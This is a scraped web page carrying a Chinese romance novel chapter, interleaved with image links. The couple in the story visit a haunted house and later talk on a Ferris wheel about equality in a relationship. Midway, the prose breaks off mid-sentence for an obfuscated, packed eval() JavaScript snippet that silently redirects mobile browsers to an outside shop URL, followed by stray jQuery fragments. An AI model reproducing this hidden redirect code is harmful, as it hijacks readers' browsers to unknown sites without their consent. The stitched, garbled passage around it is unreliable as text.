“苏,苏暮,你先进。”
初晚黎躲在他身后,双手揪着他背后的衣服,本来毫无褶皱的衬衫,在她手里已经快被攥成腌菜了。
不过当事人并不在意,反而因此有了被需要感,正暗自偷喜。
“你不是喜欢看鬼片吗?”
但是苏暮也有点不解,她在家还经常特意选择晚上去看些惊悚片,有时甚至还哈哈大笑,怎么现在反而好像没胆量了。
“好。”他应声,毫不犹豫迈了进去。
初晚黎还没反应过来,就随着他踏入了这阴森小屋。
“唰。”
也不知是故意的还是刚好到了间隔时间,本就狭窄的道路两旁亮起了幽幽烛火,墙壁上还泼有血迹。
虽然她也知道那就是点颜料,但伴随着这数量可观的蜡烛,看起来还是很有视觉冲击力的。
而且,还没来得及看清细节,烛火就熄灭了,她甚至都还没来得及尖叫,现如今又只能凭借门口工作人员递给苏暮的那个微弱手电。
“我们快点走。”
她不想在这鬼地方多待一秒了。
“嗯。”
但是苏暮刚加速几步,她又喊停。
“慢点慢点。”
本来就看不清,走快了会有摔跤的危险。
“好。”他也不恼,任凭初晚黎这样指挥自己。
“我好冤啊~”
不知从哪飘来句鬼叫,声音听起来还十分空灵,显得更加可怕了。
尤其目前这里只有这一条路,想逃都没辙。
“别怕别怕。”
苏暮衣领一紧,明显感觉到自己背后的那双手捏的更用力了,于是乎往后伸手,拍了拍初晚黎的背。
“嗯。”只是个单字,但也能听出来其中带着的一丝颤颤巍巍。
好不容易走到尽头,却来到了个分叉路。
“想往哪?”
“随便。”别问她这些啦!快出去才是王道。
他左右探了下头,左边能隐约闻到种香甜味道,好似面包店出炉的香气,右边能明确听到鬼叫,“冤啊,冤。”
那还是果断左边吧。
他本以为初晚黎进来会很兴奋,没想到却是这样,整个人甚至在他背后瑟瑟发抖。
“那就左边喽。”
“嗯。”
看来选择的挺对,走进去好久都很太平,耳边也没有那鬼哭狼嚎声了,他正想停下来安慰下初晚黎。
“呲呲嚓嚓。”
不知从哪冒出了好像是尖锐物品摩擦的声音,而且随着深入,声音听起来也在逼近。
“苏,苏暮。嘶~”她磕巴起来,甚至咬到了自己舌头,血腥味瞬间布满口腔,“这什么声音啊~”
“不知道,但是我在呢,别怕。”
“嗯。”
安慰的话此时没有任何效果,她的腿都开始抖个没完了。
“呲呲嚓嚓。”声音更近了。
“咔咔。”停下了。
此时正好来到了个空旷的房间。
“呵呵。”身边传来了怪笑声。“唰”烛火又猛地亮起。
一个身着残破衣衫的人形生物低着头,双手也垂着,然而。
当他抬起头的一瞬,举起个胳膊,手上拿着把菜刀,脸上也同时露出了狰狞笑容,还沾着早就干涩的红色。
“妈呀!”她大喊一嗓子,几乎是跳着离开了苏暮身边。
先不说这造型,拿个菜刀追人也太危险了吧,万一摔跤了,不把人误伤了!
也不知是对这鬼形象的恐惧还是对尖锐刀具的恐惧,总之初晚黎现在整个人就是怕上加怕。
“别怕别怕。”苏暮想把她护在身后,但显然失败了。
她整个人处于失去了理智的状态,就像炸毛了的猫,谁都别想近她身。
得,苏暮现在后悔莫及,早知道这么个情形,自己定是不会带她来鬼屋的。
也不知道这失控的场面怎么结束,但似乎比想象的要快。
“咚!”
某人撞到了玻璃上,他扶额,这问都不用去问,听声音都能知道。
好在因此初晚黎也算恢复了理智吧,整个人坐了个屁股蹲儿,手下意识按着磕到的地方,而那工作人员也懵了,赶紧停下,慢慢靠过来,生怕她又惊到。
“对不起。”苏暮说着凑上前来,将她扶起,护到怀中,看到旁边小心翼翼又带着点害怕神情的工作人员,只是挥挥手,道了声没事,然后就这样,初晚黎也不知道自己怎么就走出了鬼屋,重获光明。
“对不起,都是我的问题。”
他又道歉。
“没事。”大抵是没事吧。
她又摸摸脑袋,别给脑门撞凹陷了就行,不然那多丑啊。
“早知道你这么怕,我就不该拉你去。”
他字里行间都透露着愧疚,更别说神态了,整个人深叹一口气,低着头,也不愿与初晚黎有眼神对视。
其实初晚黎除了被吓蒙,也没什么大事,尤其出来后,晒了晒太阳,感觉自己已经恢复如初了。
“没事的。”她看向苏暮,奈何对方迟迟不跟她有眼神回应。
想要掰过他的脑袋,迫使他和自己对视,于是乎,奋力踮起脚,然后用尽全力伸长胳膊,才勉强够到,可还没来及用力掰,整个人就因重心不稳要向后仰头倒去。
今天这是什么运气啊。
正当她打算放弃抵抗的时候,苏暮拦腰搂住了她。但这不是什么少女漫,没有四周飘散的粉红泡泡,更没有满是花朵的特效,只能听到,“嘎嘣”一声。
“啊!”
她的老腰啊!
就这样,初晚黎与苏暮的午后,都是在公园椅上度过的。
还好,游乐园里配有药店,她索性让苏暮买了几盒药贴,贴满了腰一圈。
他也有劝初晚黎干脆回家休息算了,可对方执拗不听,好不容易才出来一趟,怎么能这么容易就回去!她心有不甘。
许是因为年轻,她的腰到了快夕阳下沉的时候就不再那么痛了,于是提议游玩一些舒缓项目。
俩人便意见一致,前往了游乐园的经典项目----摩天轮。
也许是天色未暗,大多数人还在忙着游玩别的项目,所以排了没多久就到了她们。
苏暮生怕她
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17597944|203617||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
再扭着,小心护着她,确保她坐稳了自己才匆匆进去。
天空渐渐染上一片火红,云朵散漫,当摩天轮渐渐上升,好似自己也要融入这画卷中。
俩人安静了片刻,初晚黎看了看苏暮背后的景色后,眼神有点不自在,不知该往哪放,索性看向脚下。
苏暮则一直目光向下好像在发着呆。
“今天。”他开口打破了这份沉静,“实在是不好意思。”
“别这样。”她挠挠头,看向前方,“再说对不起就太见外了。”
“可是。”他终于肯抬头,俩人目光相视。
“哪有那么多可是啊。”其实初晚黎多少已经感觉到了他的不对劲。
苏暮总是在退让,在让着自己。
有些时候她自己都反思,自己有很多过于无理取闹的时候,可他从来都没生过气,甚至,还在害怕她会不开心。
怎么说呢,过于的,委曲求全了。
“所以,你呢,你今天又怎么样,玩得开心吗?”
“我。”他顿了下,“你开心,我就开心。”
“我问的是你。”她一字一句说的认真,丝毫没有用开玩笑的口吻,“主语是你。”
苏暮又低下头,许是不知道一时如何回答,可初晚黎对他的反应并不满意,但也不急着催他做出回应。
“是开心的。”
“可你压根都没玩什么。”她掰着手指算了起来。
“刚开园我的身体就拖累了你。”
“这没什么,人都会不舒服。”
“后来去鬼屋更是,我让你自己去玩玩别的项目逛逛,你压根都不听。”
“我怎么可能放你一个人在那。”
“所以啊,你压根都没把自己的需求放在首位。”
“我更想让你开心。”
“可你这样委曲求全,一味只是在乎我的看法,不顾虑自己,我又怎么能开心的起来。”
“为什么。”他眼神充满不解。
“爱人必先爱己。”
“可是看着你开心,我就很满足了啊。”
“我知道,但这样也会让我自责不是吗。”
“是我自愿。”
“人与人的感情应是相互的,没有谁该委屈了自己,如果那样,感情就不平等了。”
倒也不是计较谁付出的多或者少,而是一段关系要想要健康持久,本就应该平等。
没有谁应该委屈自己多一些,也没有谁应该付出更多。
健康的爱,本就应以“平等”为前提。
大家都是明事理的成年人,有时候的退让其实并不公平,说明当事人并没把对方当做成年人来对待,而更像是对待孩子,为了退一步海阔天空,不去选择讲道理,而是所谓宠溺的退步。
但这样,退让的人可能终有一天憋够了一肚子委屈选择离去,而对方可能自始至终都无法理解这结局是如何导致的。
就算再爱,再喜欢,都要保持自我底线,而不是无底线去溺爱对方。
就如苏暮这样,其实初晚黎压力也挺大。
她分不清对方究竟哪句是发自内心的,哪句是为了自己而咽下的委屈。